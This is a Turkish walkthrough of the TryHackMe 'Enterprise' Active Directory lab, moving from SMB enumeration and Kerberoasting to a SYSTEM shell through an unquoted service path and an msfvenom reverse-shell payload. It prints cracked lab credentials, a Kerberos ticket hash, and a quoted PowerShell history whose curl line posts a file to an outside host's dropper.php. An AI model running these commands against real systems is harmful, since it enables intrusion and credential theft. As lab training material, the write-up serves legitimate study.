THM - Enterprise
# Summary
Bu yazıda TryHackMe platformundaki Enterprise Active Directory makinesinin çözümünü ele alacağız. SMB üzerinden guest erişimi ile başlayan süreçte PowerShell history dosyasından ve GitHub commit geçmişinden credential’lar elde edildi. Kerberoasting ile servis hesabı hash’i kırılarak initial access sağlandı. Privilege escalation aşamasında ise iki farklı yol kullanıldı: ZeroTier servisindeki Unquoted Service Path zafiyeti ve Print Spooler servisindeki PrintNightmare (CVE-2021-1675) güvenlik açığı. Her iki yol da SYSTEM seviyesinde shell ile sonuçlandı. Keyifli okumalar dilerim :)
# Enumeration
Nmap
Her zamanki gibi nmap taramasıyla başlıyoruz.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
┌──(root㉿kali)-[~/thm/enterprise]
└─# nmap -p- -Pn -sV -sC -T4 10.112.149.113 -oN tcpscan
Starting Nmap 7.98 ( https://nmap.org ) at 2026-06-06 12:16 -0400
Nmap scan report for 10.112.149.113
Host is up (0.066s latency).
Not shown: 65508 closed tcp ports (reset)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Site doesn't have a title (text/html).
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-06-06 16:17:51Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: ENTERPRISE.THM, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: ENTERPRISE.THM, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=LAB-DC.LAB.ENTERPRISE.THM
| Not valid before: 2026-06-05T16:13:58
|_Not valid after:  2026-12-05T16:13:58
| rdp-ntlm-info:
|   Target_Name: LAB-ENTERPRISE
|   NetBIOS_Domain_Name: LAB-ENTERPRISE
|   NetBIOS_Computer_Name: LAB-DC
|   DNS_Domain_Name: LAB.ENTERPRISE.THM
|   DNS_Computer_Name: LAB-DC.LAB.ENTERPRISE.THM
|   DNS_Tree_Name: ENTERPRISE.THM
|   Product_Version: 10.0.17763
|_  System_Time: 2026-06-06T16:18:40+00:00
|_ssl-date: 2026-06-06T16:18:48+00:00; -1s from scanner time.
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
7990/tcp  open  http          Microsoft IIS httpd 10.0
|_http-title: Log in to continue - Log in with Atlassian account
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_  Potentially risky methods: TRACE
9389/tcp  open  mc-nmf        .NET Message Framing
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49670/tcp open  msrpc         Microsoft Windows RPC
49671/tcp open  msrpc         Microsoft Windows RPC
49673/tcp open  msrpc         Microsoft Windows RPC
49677/tcp open  msrpc         Microsoft Windows RPC
49700/tcp open  msrpc         Microsoft Windows RPC
49704/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: LAB-DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2026-06-06T16:18:41
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 168.06 seconds

┌──(root㉿kali)-[~/thm/enterprise]
└─#
Nmap TCP taramasına göre karşımızda bir DC olduğunu ve http,kerberos,smb,rpc,ldap,winrm servislerinin açık olduğunu görüyoruz. Enumeration aşamasına başlayabiliriz. Öncelikle smb üzerinden devam edeceğim.
SMB
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
┌──(root㉿kali)-[~/thm/enterprise]
└─# nxc smb 10.112.149.113 -u '' -p '' --shares
SMB         10.112.149.113  445    LAB-DC           [*] Windows 10 / Server 2019 Build 17763 x64 (name:LAB-DC) (domain:LAB.ENTERPRISE.THM) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.112.149.113  445    LAB-DC           [+] LAB.ENTERPRISE.THM\:
SMB         10.112.149.113  445    LAB-DC           [-] Error enumerating shares: STATUS_ACCESS_DENIED

┌──(root㉿kali)-[~/thm/enterprise]
└─# nxc smb 10.112.149.113 -u 'Guest' -p '' --shares
SMB         10.112.149.113  445    LAB-DC           [*] Windows 10 / Server 2019 Build 17763 x64 (name:LAB-DC) (domain:LAB.ENTERPRISE.THM) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.112.149.113  445    LAB-DC           [+] LAB.ENTERPRISE.THM\Guest:
SMB         10.112.149.113  445    LAB-DC           [*] Enumerated shares
SMB         10.112.149.113  445    LAB-DC           Share           Permissions     Remark
SMB         10.112.149.113  445    LAB-DC           -----           -----------     ------
SMB         10.112.149.113  445    LAB-DC           ADMIN$                          Remote Admin
SMB         10.112.149.113  445    LAB-DC           C$                              Default share
SMB         10.112.149.113  445    LAB-DC           Docs            READ
SMB         10.112.149.113  445    LAB-DC           IPC$            READ            Remote IPC
SMB         10.112.149.113  445    LAB-DC           NETLOGON                        Logon server share
SMB         10.112.149.113  445    LAB-DC           SYSVOL                          Logon server share
SMB         10.112.149.113  445    LAB-DC           Users           READ            Users Share. Do Not Touch!

┌──(root㉿kali)-[~/thm/enterprise]
└─#
Guest ile docs ve users gibi paylaşımlara okuma yetkim bulunuyor.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
┌──(root㉿kali)-[~/thm/enterprise]
└─# smbclient //10.114.147.81/Docs -N
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Sun Mar 14 22:47:35 2021
  ..                                  D        0  Sun Mar 14 22:47:35 2021
  RSA-Secured-Credentials.xlsx        A    15360  Sun Mar 14 22:46:54 2021
  RSA-Secured-Document-PII.docx       A    18432  Sun Mar 14 22:45:24 2021

		15587583 blocks of size 4096. 9931056 blocks available
smb: \> exit

┌──(root㉿kali)-[~/thm/enterprise]
└─# office2john RSA-Secured-Credentials.xlsx > officehash.txt

┌──(root㉿kali)-[~/thm/enterprise]
└─# john officehash.txt -w=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Office, 2007/2010/2013 [SHA1 256/256 AVX2 8x / SHA512 256/256 AVX2 4x AES])
Cost 1 (MS Office version) is 2013 for all loaded hashes
Cost 2 (iteration count) is 100000 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:02 0.00% (ETA: 16:09:50) 0g/s 385.1p/s 385.1c/s 385.1C/s michelle1..ilovegod
Session aborted

┌──(root㉿kali)-[~/thm/enterprise]
└─#
Docs içerisinde 2 tane şifreli dosya var office2john aracı ile kırmaya çalıştım fakat kırılmadı. Users üzerinden devam ediyorum.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
┌──(root㉿kali)-[~/thm/enterprise]
└─# smbclient \\\\10.114.151.47\\Users -N -c "get \LAB-ADMIN\AppData\Roaming\Microsoft\Windows\Powershell\PSReadline\Consolehost_hisory.txt"
getting file \LAB-ADMIN\AppData\Roaming\Microsoft\Windows\Powershell\PSReadline\Consolehost_hisory.txt of size 424 as \LAB-ADMIN\AppData\Roaming\Microsoft\Windows\Powershell\PSReadline\Consolehost_hisory.txt (1.6 KiloBytes/sec) (average 1.6 KiloBytes/sec)

┌──(root㉿kali)-[~/thm/enterprise]
└─# cat \\LAB-ADMIN\\AppData\\Roaming\\Microsoft\\Windows\\Powershell\\PSReadline\\Consolehost_hisory.txt
cd C:\
mkdir monkey
cd monkey
cd ..
cd ..
cd ..
cd D:
cd D:
cd D:
D:\
mkdir temp
cd temp
echo "replication:101RepAdmin123!!">private.txt
Invoke-WebRequest -Uri http://1.215.10.99/payment-details.txt
more payment-details.txt
curl -X POST -H 'Cotent-Type: ascii/text' -d .\private.txt' http://1.215.10.99/dropper.php?file=itsdone.txt
del private.txt
del payment-details.txt
cd ..
del temp
cd C:\
C:\
exit
┌──(root㉿kali)-[~/thm/enterprise]
└─#
Users içerisinde LAB-ADMIN klasöründe ilerledim ve powershell history dosyası buldum. Burada bir credential görüyorum ve not ediyorum. İleride işimize yarayabilir.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
┌──(root㉿kali)-[~/thm/enterprise]
└─# cat users | grep User | cut -d "\\" -f 2 | awk '{print $1}'
Administrator
Guest
krbtgt
Domain
Protected
atlbitbucket
LAB-DC$
ENTERPRISE$
bitbucket
nik
replication
spooks
korone
banana
Cake
contractor-temp
varg
joiner

┌──(root㉿kali)-[~/thm/enterprise]
└─#
Ve son olarak kullanıcı adlarını çekiyorum.
HTTP

80 ve 7990 portları üzerinde http servisi bulunuyor. Bunlara da göz atacağım.

1
2
3
robots.txt
Why would robots.txt exist on a Domain Controllers web server?
Robots.txt is for search engines, not for you!
1
Reminder to all Enterprise-THM Employes: We are moving to Github!
Google dork ile arama yaptığımda aşağıdaki github hesabına ulaştım.

Burada tek bir reposu bulunuyor geçmiş commitlerine baktığımda kullanıcı adı ve parola yer alıyor. daha sonrasında bu bilgileri kaldırmış.

Bunu da not alıyorum. Web sayfasında dizin taraması yaptığımda bir sonuç alamadım statik bir sayfa sadece. Biz işimize yarayacak olan bilgiye ulaştık gerisi bizi ilgilendirmez diyerek devam ediyorum :D
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
┌──(root㉿kali)-[~/thm/enterprise]
└─# impacket-GetUserSPNs LAB.ENTERPRISE.THM/nik:'ToastyBoi!' -dc-ip 10.114.151.47 -no-pass -request
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

ServicePrincipalName  Name       MemberOf                                                     PasswordLastSet             LastLogon                   Delegation
--------------------  ---------  -----------------------------------------------------------  --------------------------  --------------------------  ----------
HTTP/LAB-DC           bitbucket  CN=sensitive-account,CN=Builtin,DC=LAB,DC=ENTERPRISE,DC=THM  2021-03-11 20:20:01.333272  2021-04-26 11:16:41.570158


[-] CCache file is not found. Skipping...
$krb5tgs$23$*bitbucket$LAB.ENTERPRISE.THM$LAB.ENTERPRISE.THM/bitbucket*$69772a048c7fe138c5984aa381612f80$68c1a986ff413221da0a1b2d04eab3bb1936e44f02250c0192f132e1182aee5e2127adc9f62103c8c4d7209e5056ea1e635e5a4ca24bd64a3e8d2a67f5252e118fa031cf882b229c2c4916dc05c8f189d9ac316100333c1134db663f90bdf6494174842e13f84d0053d894344c3e0774a3e68dcb9e446efcf898681ea963fcd7d07fe77819cf042cd99d962e48550880ce1e55b64bb1a8bbc8a8b8f52cdb0e48fae2c8bca464e21af612620fef1f91f06b87e47c7c55245a650cb518e8b43ece78edd5eaee7f47c347dd7e79388c5a9c8b49acb419c4fb482c319cae2373423c932608e896cf6fed8293783f7dbee831ad589b4d03054fdce51987571b286738da71214783455da9806f2798bf02e9cebff4a7fe6c547a5e9ca1b6595a03878f27541bcd888c083540c7d56be8cd19bdcadd03b225eea62bc2f6a5e58c33cd9dd9f8e10bc0381d3099da6952a3ceb0a0700a10bdb43d3256877f7546a9293c1f79b573debed53ac4cd9874183fb4cbe12f4884a4ba3719a2c81ee6c73ea2026018cebd84611953195a372e3ed6224e2fcd0b7efc3d95e3d2f7f829f4d9a2283a210a1b7b78d4d05beb8831f21e3636662ff1277463f6f0b8de0090d947c34efd088b5eaf1438b32094b13bac513b8941f44fae27a838d444319cde6234b7c08553de47a352dfbab3300a1a52c909dba8b630c1adfa1c0ab1364630bb3e709f0978ab0ea052ac627f9f94e1df76f71a6e42cdd2971af60c90ba6dd64855c8d44fe042df2c55cc4909a4dd65bb6a02301cb8c2c24c2a2e6b5af77863eff9bf3b5c6c2f7e4a0efa90c0be6fd2ea442bda3197467f29156b454e0b3014cc3035c3c77077085959960ce8ddbd6ec9f3a6c81a0be68f0ad2354c34edcc99b57e1453ad445feead94dbd9e54d40ec6ac4ee571a43cd85d344ebbc830966661321e8edabfaa3c8b4ef83df4cbe9d6d697621e46ba4165713d1094bd67d0b68fb249feb09c41d675ed2a5139802a640e9d2a2cfebb20cb3511d79c1dc1d9aea53f52bccd283c6056bed038112ee1e8d65b9e385db78b5e01f3e19816ef529656913c0bf48a7f938c4b527a877da8e25391b9c5b2ce0b3094c4da15f5810d6386e1f871531cf39b4e10b0bd3eb0a595f70a8b0d3feec110e97e3e8c662e7825477d137cdd2208acb9649c321c655edf241df241f8c98dc57483ce24ae0443000061bf26408ee96751750201134928b11cc205e7c6d0866e091298aa56bd411799e9be8b7a4197e1986ae0778ed48175fecd627ca1c9a3188c581de1e029e2f80df77214225e95a9b7d0f3eabfd7f6548cfbdc9371b4fc28f204b3301176f8891daa9446c948778f0

┌──(root㉿kali)-[~/thm/enterprise]
└─#
Başta elde ettiğim credential işe yaramasa da sonrasın bulduğum nik hesabı çalışıyor. Burada kullanıcı adı ve parola bilgisini kullanarak Kerberoasting kontrol ediyorum.
bitbucket:littleredbucket
Evet bu sayede bunu da elde etmiş olduk. Enumeration işlemlerimiz hız kesmeden devam ediyor :D
LDAP
Kullanıcı bilgileri elde ettikten sonra boş logine izin vermeyen ldap servisine geri dönüyorum.
1
2
3
4
5
6
7
8
┌──(root㉿kali)-[~/thm/enterprise]
└─# ldapsearch -D 'nik@lab.enterprise.thm' -w 'ToastyBoi!' -H ldap://10.114.151.47 -b "DC=LAB,DC=ENTERPRISE,DC=THM" "(objectClass=user)" description | grep description
# requesting: description
description: Built-in account for administering the computer/domain
description: Built-in account for guest access to the computer/domain
description: Key Distribution Center Service Account
description: Change password from Password123!
Burada user’ların açıklamalarına bakıyorum herhangi bir parola veya bir bilgi yer alıyor mu diye ve contractor-temp kullanıcısına ait bir parola buluyorum.
1
2
3
4
replication:101RepAdmin123!!
bitbucket:littleredbucket
nik:ToastyBoi!
contractor-temp:Password123!
Elimizdeki bütün bilgiler bunlar.
# Foothold
bitbucket kullanıcısı ile rdp oturumu başlatıyorum. Birçok rdp toolu var remmina, xfreerdp, rdesktop vs. herhangi birini kullanabiliriz burada.

user.txt aldık, şimdi sıra root.txt
# Privilege Escalation
Unquoted Path
1
2
3
4
5
6
7
8
9
10
11
12
13
14
PS C:\Users\bitbucket> sc.exe qc zerotieroneservice
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: zerotieroneservice
        TYPE               : 10  WIN32_OWN_PROCESS
        START_TYPE         : 2   AUTO_START
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : C:\Program Files (x86)\Zero Tier\Zero Tier One\ZeroTier One.exe
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : zerotieroneservice
        DEPENDENCIES       :
        SERVICE_START_NAME : LocalSystem
PS C:\Users\bitbucket>
Tırnak içine alınmamış boşluklu bir servis dosyası buldum. Yazma yetkimiz varsa eğer ZeroTier.exe dosyası koyarak kendi zararlı exe dosyamı çalıştırabilirim.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
PS C:\Users\bitbucket> icacls "C:\Program Files (x86)\Zero Tier\Zero Tier One"
C:\Program Files (x86)\Zero Tier\Zero Tier One BUILTIN\Users:(I)(OI)(CI)(W)
                                               NT SERVICE\TrustedInstaller:(I)(F)
                                               NT SERVICE\TrustedInstaller:(I)(CI)(IO)(F)
                                               NT AUTHORITY\SYSTEM:(I)(F)
                                               NT AUTHORITY\SYSTEM:(I)(OI)(CI)(IO)(F)
                                               BUILTIN\Administrators:(I)(F)
                                               BUILTIN\Administrators:(I)(OI)(CI)(IO)(F)
                                               BUILTIN\Users:(I)(RX)
                                               BUILTIN\Users:(I)(OI)(CI)(IO)(GR,GE)
                                               CREATOR OWNER:(I)(OI)(CI)(IO)(F)
                                               APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(I)(RX)
                                               APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(I)(OI)(CI)(IO)(GR,GE)
                                               APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES:(I)(RX)
                                               APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES:(I)(OI)(CI)(IO)(GR,GE)

Successfully processed 1 files; Failed processing 0 files
PS C:\Users\bitbucket>
Yazma yetkimiz var süper. Kendi exe dosyamı oluşturabilirim.
1
2
3
4
5
6
7
8
9
10
11
┌──(root㉿kali)-[~/thm/enterprise]
└─# msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.211.215 LPORT=443 -f exe -o revshell443.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7680 bytes
Saved as: revshell443.exe

┌──(root㉿kali)-[~/thm/enterprise]
└─#
Reverse shell alabilmek için msfvenom ile bir exe oluşturdum.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
PS C:\Users\bitbucket> dir "C:\Program Files (x86)\Zero Tier\Zero Tier One\"


    Directory: C:\Program Files (x86)\Zero Tier\Zero Tier One


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        3/14/2021   5:32 PM           1465 regid.2010-01.com.zerotier_ZeroTierOne.swidtag
-a----        12/5/2014  10:52 AM        9594056 ZeroTier One.exe
-a----         6/7/2026   3:35 AM           7680 ZeroTier.exe


PS C:\Users\bitbucket> sc.exe start zerotieroneservice
Hedef dizine taşıdım ve servisi başlattım.
1
2
3
4
5
6
7
8
9
10
11
12
┌──(root㉿kali)-[~/thm/enterprise]
└─# nc -lnvp 443
listening on [any] 443 ...
connect to [192.168.211.215] from (UNKNOWN) [10.114.172.198] 50557
Microsoft Windows [Version 10.0.17763.1817]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
Burada nt authority\system olarak reverse shell alıyoruz.
Bonus PrivEsc
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
PS C:\Users\bitbucket\Downloads> Get-Service | Where-Object {$_.Status -eq "Running"}

Status   Name               DisplayName
------   ----               -----------
Running  ADWS               Active Directory Web Services
Running  AppHostSvc         Application Host Helper Service
Running  Appinfo            Application Information
Running  AppMgmt            Application Management
Running  AWSLiteAgent       AWS Lite Guest Agent
Running  BFE                Base Filtering Engine
Running  BrokerInfrastru... Background Tasks Infrastructure Ser...
Running  BthAvctpSvc        AVCTP service
Running  CDPSvc             Connected Devices Platform Service
Running  CDPUserSvc_1c450f  Connected Devices Platform User Ser...
Running  CDPUserSvc_4505c   Connected Devices Platform User Ser...
Running  CertPropSvc        Certificate Propagation
Running  ClipSVC            Client License Service (ClipSVC)
Running  CoreMessagingRe... CoreMessaging
Running  CryptSvc           Cryptographic Services
Running  DcomLaunch         DCOM Server Process Launcher
Running  Dfs                DFS Namespace
Running  DFSR               DFS Replication
Running  Dhcp               DHCP Client
Running  DiagTrack          Connected User Experiences and Tele...
Running  DNS                DNS Server
Running  Dnscache           DNS Client
Running  DoSvc              Delivery Optimization
Running  DPS                Diagnostic Policy Service
Running  DsmSvc             Device Setup Manager
Running  DsSvc              Data Sharing Service
Running  EventLog           Windows Event Log
Running  EventSystem        COM+ Event System
Running  FontCache          Windows Font Cache Service
Running  gpsvc              Group Policy Client
Running  hYhn               hYhn
Running  IKEEXT             IKE and AuthIP IPsec Keying Modules
Running  iphlpsvc           IP Helper
Running  IsmServ            Intersite Messaging
Running  Kdc                Kerberos Key Distribution Center
Running  KeyIso             CNG Key Isolation
Running  LanmanServer       Server
Running  LanmanWorkstation  Workstation
Running  LicenseManager     Windows License Manager Service
Running  lmhosts            TCP/IP NetBIOS Helper
Running  LSM                Local Session Manager
Running  mpssvc             Windows Defender Firewall
Running  MSDTC              Distributed Transaction Coordinator
Running  NcbService         Network Connection Broker
Running  Netlogon           Netlogon
Running  netprofm           Network List Service
Running  NlaSvc             Network Location Awareness
Running  nsi                Network Store Interface Service
Running  PcaSvc             Program Compatibility Assistant Ser...
Running  PlugPlay           Plug and Play
Running  PolicyAgent        IPsec Policy Agent
Running  Power              Power
Running  ProfSvc            User Profile Service
Running  RpcEptMapper       RPC Endpoint Mapper
Running  RpcSs              Remote Procedure Call (RPC)
Running  SamSs              Security Accounts Manager
Running  Schedule           Task Scheduler
Running  SecurityHealthS... Windows Security Service
Running  SENS               System Event Notification Service
Running  SessionEnv         Remote Desktop Configuration
Running  ShellHWDetection   Shell Hardware Detection
Running  Spooler            Print Spooler
Running  StateRepository    State Repository Service
Running  StorSvc            Storage Service
Running  SysMain            SysMain
Running  SystemEventsBroker System Events Broker
Running  TabletInputService Touch Keyboard and Handwriting Pane...
Running  TermService        Remote Desktop Services
Running  Themes             Themes
Running  TimeBrokerSvc      Time Broker
Running  TokenBroker        Web Account Manager
Running  UALSVC             User Access Logging Service
Running  UmRdpService       Remote Desktop Services UserMode Po...
Running  UserManager        User Manager
Running  UsoSvc             Update Orchestrator Service
Running  VaultSvc           Credential Manager
Running  vds                Virtual Disk
Running  vm3dservice        VMware SVGA Helper Service
Running  W32Time            Windows Time
Running  W3SVC              World Wide Web Publishing Service
Running  WaaSMedicSvc       Windows Update Medic Service
Running  WAS                Windows Process Activation Service
Running  Wcmsvc             Windows Connection Manager
Running  WinDefend          Windows Defender Antivirus Service
Running  WinHttpAutoProx... WinHTTP Web Proxy Auto-Discovery Se...
Running  Winmgmt            Windows Management Instrumentation
Running  WinRM              Windows Remote Management (WS-Manag...
Running  wlidsvc            Microsoft Account Sign-in Assistant
Running  WpnService         Windows Push Notifications System S...
Running  WpnUserService_... Windows Push Notifications User Ser...
Running  WpnUserService_... Windows Push Notifications User Ser...
Running  wuauserv           Windows Update


PS C:\Users\bitbucket\Downloads>
Spooler servisi sıkıntılıymış aslında ben bunu bilmiyordum ai beni yönlendirdi bu servise. Biraz araştırdım ve printing işlerini yöneten yerleşik bir servis olduğunu ve RCE güvenlik zafiyetinin bulunduğunu öğrendim.
https://github.com/calebstewart/CVE-2021-1675
Bu link üzerinde kullanımını da kaynak kodunu da görebilirsiniz. Önce powershell scripti import ediliyor ve admin olarak yeni kullanıcı oluşturuluyor.
1
2
3
4
5
6
7
8
9
10
11
12
13
